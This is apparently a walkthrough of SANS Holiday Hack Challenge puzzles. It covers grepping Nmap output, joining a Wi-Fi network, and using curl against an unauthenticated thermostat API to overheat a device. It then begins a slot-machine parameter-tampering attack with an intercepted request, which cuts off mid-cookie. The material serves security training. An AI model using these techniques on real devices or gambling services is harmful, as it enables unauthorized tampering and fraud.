
Grnph. Blach! Phlegm.
I'm Greasy Gopherguts. I need help with parsing some Nmap output.
If you help me find some results, I'll give you some hints about Wi-Fi.
Click on the terminal next to me and read the instructions.
Maybe search for a cheat sheet if the hints in the terminal don't do it for ya'.
You'll type quizme in the terminal and grep through the Nmap bigscan.gnmap file to find answers.
…

Before we open the **Wi-Fi Dongle's CLI** interface, let's talk to **Greasy,** and help him with his **Nmap-output** issues, click the terminal to play:




```
Howdy howdy!  Mind helping me with this homew- er, challenge?
Someone ran nmap -oG on a big network and produced this bigscan.gnmap file.
The quizme program has the questions and hints and, incidentally,
has NOTHING to do with an Elf University assignment. Thanks!

Answer all the questions in the quizme executable:
- What port does 34.76.1.22 have open?
- What port does 34.77.207.226 have open?
- How many hosts appear "Up" in the scan?
- How many hosts have a web port open?  (Let's just use TCP ports 80, 443, and 8080)
- How many hosts with status Up have no (detected) open TCP ports?
- What's the greatest number of TCP ports any one host has open?

Check out bigscan.gnmap and type quizme to answer each question.
```

What port does 34.76.1.22 have open?




```
elf@7783f1ad458f:~$ cat bigscan.gnmap | grep 34.76.1.22 | grep open
Host: 34.76.1.22 ()     Ports: 62078/open/tcp//iphone-sync///      Ignored State: closed (999)
elf@7783f1ad458f:~$ quizme
What port does 34.76.1.22 have open?
Please enter your answer or press h for a hint: 62078
That's correct!
We used this as a solution:
elf@7783f1ad458f:~$ grep 34.76.1.22 bigscan.gnmap
This looks for "34.76.1.22" in the bigscan.gnmap file and shows us every place where it shows up.  In the results, we see:
  62078/open/tcp//iphone-sync///
This tells us port TCP 62078 was found open by nmap.
You have 5 challenges left.
```

What port does 34.77.207.226 have open?




```
elf@7783f1ad458f:~$ cat bigscan.gnmap | grep 34.77.207.226 | grep open
Host: 34.77.207.226 ()     Ports: 8080/open/tcp//http-proxy///      Ignored State: filtered (999)
elf@7783f1ad458f:~$ quizme
What port does 34.77.207.226 have open?
Please enter your answer or press h for a hint: 8080
That's correct!
We used this as a solution:
grep 34.77.207.226 bigscan.gnmap
Like the previous challenge, this searches the nmap output file for a specific IP address.  In the output, we see TCP port 8080 is open:
  8080/open/tcp//http-proxy///
You have 4 challenges left.
```

How many hosts appear "Up" in the scan?



```
elf@7783f1ad458f:~$ cat bigscan.gnmap | grep Up | wc -l
26054
elf@7783f1ad458f:~$ quizme
How many hosts appear "Up" in the scan?
Please enter your answer or press h for a hint: 26054
That's correct!
We used this as a solution:
grep Up bigscan.gnmap | wc -l
Running the grep part of the command returns every line with "Up" in it, and wc counts the bytes, characters, words, and lines that come out of grep. Using "-l" only shows lines.
You have 3 challenges left.
```

How many hosts have a web port open? (Let's just use TCP ports 80, 443, and 8080)



```
elf@2acd55c2c6fc:~$ cat bigscan.gnmap | grep '\ 80/\|\ 443/\|\ 8080/' | grep open  | wc -l
14372
elf@fadc865cc9c5:~$ quizme
How many hosts have a web port open?  (Let's just use TCP ports 80, 443, and 8080)
Please enter your answer or press h for a hint: 14372
That's correct!
We used this as a solution:
grep -E "(80|443|8080)/open" bigscan.gnmap | wc -l
Using "-E" tells grep we"re giving it a regular expression (regex).  In this case, that regex says, "I want lines that have 8080/open, 443/open, or 80/open."
  If you want to be MORE correct, you might use "(\s8080|\s443|\s80)/open" to ensure you don't snag ports like 50080, but there weren't any in this file.
You have 2 challenges left.
```

How many hosts with status Up have no (detected) open TCP ports?

```
elf@fadc865cc9c5:~$ echo $((26054 - `cat bigscan.gnmap | grep tcp | wc -l`))
402
elf@fadc865cc9c5:~$ quizme
How many hosts with status Up have no (detected) open TCP ports?
Please enter your answer or press h for a hint: 402
That's correct!
We used this as a solution:
echo $((`grep Up bigscan.gnmap | wc -l` - `grep Ports bigscan.gnmap | wc -l`))
Our solution is a little fancy, but the crux is this: use one grep|wc command to count how many hosts are "Up", and use another to count how many have "Ports" open.
You have 1 challenge left.
```

What's the greatest number of TCP ports any one host has open?

```
elf@fadc865cc9c5:~$ echo $((1000 - `cat bigscan.gnmap | grep closed | cut -f4 -d: | sort -n | head -n 1 | cut -f2 -d\( | cut -f1 -d\)`))
12
elf@fadc865cc9c5:~$ quizme
What's the greatest number of TCP ports any one host has open?
Please enter your answer or press h for a hint: 12
That's correct!
We used this as a solution:
grep -E "(open.*){12,}" bigscan.gnmap | wc -l && grep -E "(open.*){13,}" bigscan.gnmap | wc -l
In our solution, we count how many lines have "open" in them a number of times.  We get a few for 12 and none for 13.
One crafty tester employed the mighty powers of awk like this:
  awk 'BEGIN {print}{print gsub(/open/,"") ""}' bigscan.gnmap | sort -nr | head -1
You've done it!
```

When we talk to Greasy again, he'll give us a few tips. Get close to the frozen entrance of Frost Tower for the best Wi-Fi-signal. Then grab the Wi-Fi-dongle from our items and open a CLI: **Items** > **WiFi Dongle** > **Open WiFi CLI.**

Greasy GopherGuts


Grack. Ungh. ... Oh!
You really did it?
Well, OK then. Here's what I know about the wifi here.
Scanning for Wi-Fi networks with iwlist will be location-dependent. You may need to move around the North Pole and keep scanning to identify a Wi-Fi network.
Wireless in Linux is supported by many tools, but iwlist and iwconfig are commonly used at the command line.
The curl utility can make HTTP requests at the command line!
By default, curl makes an HTTP GET request. You can add --request POST as a command line argument to make an HTTP POST request.
When sending HTTP POST, add --data-binary followed by the data you want to send as the POST body.
...

First, we setup our Wi-Fi-connection:

```
                         ATTENTION ALL ELVES

In Santa's workshop (wireless division), we've been busy adding new Cranberry
Pi features. We're proud to present an experimental version of the Cranberry
Pi, now with Wi-Fi support!

This beta version of the Cranberry Pi has Wi-Fi hardware and software
support using the Linux wireless-tools package. This means you can use iwlist
to search for Wi-Fi networks, and connect with iwconfig! Read the manual
pages to learn more about these commands:

man iwlist

man iwconfig

I'm afraid there aren't a lot of Wi-Fi networks in the North Pole yet, but if
you keep scanning maybe you'll find something interesting.

                                                 - Sparkle Redberry

 elf@6ab1acbc7e37:~$ iwconfig
wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=22 dBm
          Retry:off   RTS thr:off   Fragment thr=7 B
          Power Management:on

elf@6ab1acbc7e37:~$ iwlist wlan0 scanning
wlan0     Scan completed :
          Cell 01 - Address: 02:4A:46:68:69:21
                    Frequency:5.2 GHz (Channel 40)
                    Quality=48/70  Signal level=-62 dBm
                    Encryption key:off
                    Bit Rates:400 Mb/s
                    ESSID:"FROST-Nidus-Setup"

elf@6ab1acbc7e37:~$ iwconfig wlan0 essid FROST-Nidus-Setup
** New network connection to Nidus Thermostat detected! Visit http://nidus-setup:8080/ to complete setup
(The setup is compatible with the 'curl' utility)
```


The network-connection is successful, let's check out the API-documentation:

```
elf@6ab1acbc7e37:~$ curl http://nidus-setup:8080/
◇───────────────────────────────────────────────────────────────────────────────◇

Nidus Thermostat Setup

◇───────────────────────────────────────────────────────────────────────────────◇

WARNING Your Nidus Thermostat is not currently configured! Access to this
device is restricted until you register your thermostat » /register. Once you
have completed registration, the device will be fully activated.

In the meantime, Due to North Pole Health and Safety regulations
42 N.P.H.S 2600(h)(0) - frostbite protection, you may adjust the temperature.
```



```
API

The API for your Nidus Thermostat is located at http://nidus-setup:8080/apidoc


elf@6ab1acbc7e37:~$ curl http://nidus-setup:8080/apidoc
◇──────────────────────────────────────────────────────────────────────────────◇

Nidus Thermostat API

◇──────────────────────────────────────────────────────────────────────────────◇

The API endpoints are accessed via:

http://nidus-setup:8080/api/<endpoint>

Utilize a GET request to query information; for example, you can check the
temperatures set on your cooler with:

curl -XGET http://nidus-setup:8080/api/cooler

Utilize a POST request with a JSON payload to configuration information; for
example, you can change the temperature on your cooler using:

curl -XPOST -H 'Content-Type: application/json' \
  --data-binary '{"temperature": -40}' \
  http://nidus-setup:8080/api/cooler

● WARNING: DO NOT SET THE TEMPERATURE ABOVE 0! That might melt important furniture

Available endpoints

┌─────────────────────────────┬────────────────────────────────┐
│ Path                        │ Available without registering? │
├─────────────────────────────┼────────────────────────────────┤
│ /api/cooler                 │ Yes                            │
├─────────────────────────────┼────────────────────────────────┤
│ /api/hot-ice-tank           │ No                             │
├─────────────────────────────┼────────────────────────────────┤
│ /api/snow-shower            │ No                             │
├─────────────────────────────┼────────────────────────────────┤
│ /api/melted-ice-maker       │ No                             │
├─────────────────────────────┼────────────────────────────────┤
│ /api/frozen-cocoa-dispenser │ No                             │
├─────────────────────────────┼────────────────────────────────┤
│ /api/toilet-seat-cooler     │ No                             │
├─────────────────────────────┼────────────────────────────────┤
│ /api/server-room-warmer     │ No                             │
└─────────────────────────────┴────────────────────────────────┘
```

Nice… /api/cooler is available without registering, so we can utilize that access to heat up the frontdoor:



```
elf@6ab1acbc7e37:~$ curl -XPOST -H 'Content-Type: application/json' --data-binary '{"temperature": 1337}' http://nidus-setup:8080/api/cooler
{
  "temperature": 1336.29,
  "humidity": 72.63,
  "wind": 1.39,
  "windchill": 1390.19,
  "WARNING": "ICE MELT DETECTED!"
}
```

When the door melted, I noticed another Troll, Grimy, standing in close proximity to the door. When I talked to him, he had some extra hints for us :-)

Grimy McTrollkins

Yo, I'm Grimy McTrollkins.I'm a troll and I work for the big guy over there: Jack Frost.
I'd rather not be bothered talking with you, but I'm kind of in a bind and need your help.
Jack Frost is so obsessed with icy cold that he accidentally froze shut the door to Frost Tower!
I wonder if you can help me get back in.
I think we can melt the door open if we can just get access to the thermostat inside the building.
That thermostat uses Wi-Fi. And I'll bet you picked up a Wi-Fi adapter for your badge when you got to the North Pole.
Click on your badge and go to the Items tab. There, you should see your Wi-Fi Dongle and a button to "Open Wi-Fi CLI." That'll give you command-line interface access to your badge's wireless capabilities.
Great - now I can get back in!
…

OBJECTIVE 4) SLOT MACHINE INVESTIGATION [SLOT MACHINE SCRUTINY]

Difficulty: 2 - Test the security of Jack Frost's slot machines. What does the Jack Frost Tower casino security team threaten to do when your coin total exceeds 1000? Submit the string in the server data.response element. Talk to Noel Boetie outside Santa's Castle for help.


Logic Munchers Terminal-challenge

First, let's visit Noel, and play the game...

Noel Boetie

Hello there! Noel Boetie here. We're all so glad to have you attend KringleCon IV and work on the Holiday Hack Challenge!
I'm just hanging out here by the Logic Munchers game.
You know… logic: that thing that seems to be in short supply at the tower on the other side of the North Pole?
Oh, I'm sorry. That wasn't terribly kind, but those frosty souls do confuse me…
Anyway, I'm working my way through this Logic Munchers game.
A lot of it comes down to understanding boolean logic, like True And False is False, but True And True is True.
It can get a tad complex in the later levels.
I need some help, though. If you can show me how to complete a stage in Potpourri at the Intermediate (Stage 3) or higher, I'll give you some hints for how to find vulnerabilities.
Specifically, I'll give you some tips in finding flaws in some of the web applications I've heard about here at the North Pole, especially those associated with slot machines!
...


The Potpourri-level is a mash-up from Boolean Logic, Arithmetic Expressions, Number Conversions and Bitwise Operations. If you're not comfortable with either of those, I suggest you try those levels first. The game is simple, just click all fields that evaluate to True (like 'b'='b', not False, 0b0100 << 1 = 0b1000), while avoiding the trolls. After winning the game Noel gives us a few tips:




Noel Boetie

Wow - amazing score! Great work!
So hey, those slot machines. It seems that in his haste, Jack bought some terrible hardware.
It seems they're susceptible to parameter tampering.
You can modify web request parameters with an intercepting proxy or tools built into Firefox.
...

Clicking one of the slot-machines, takes us to https://slots.jackfrosttower.com/. We can intercept the web-requests with a proxy like ZAP or Burp. Let's try to modify the cpl-value in the POST-request to a negative number, let's say -1337 :-)



```
Content-Type: application/x-www-form-urlencoded
X-Ncash-token: 72c0cbb0-d08f-4239-bb32-34a1ee12fb14
Origin: https://slots.jackfrosttower.com
Content-Length: 32
Connection: keep-alive
Cookie: XSRF-TOKEN=
eyJpdiI6IjBTZHhMYWYySFhDSVoydVEwU0ZFK1E9PSIsInZhbHVlIjoiWmtraG16VkNFM3ZNbnVxZURka3dIRzZDd3dQM210aE83bTZwcHg5Y
U9yVmtrQjlNYStxTTRveDBtSDhVcHIvRVVtNnBDUkVYRk5GTDJTMFZJTmNaWjZzR3YzSDlHcXREOU9ha05xYlM4YjVOYmhXd0NTL2IrdGI4c1
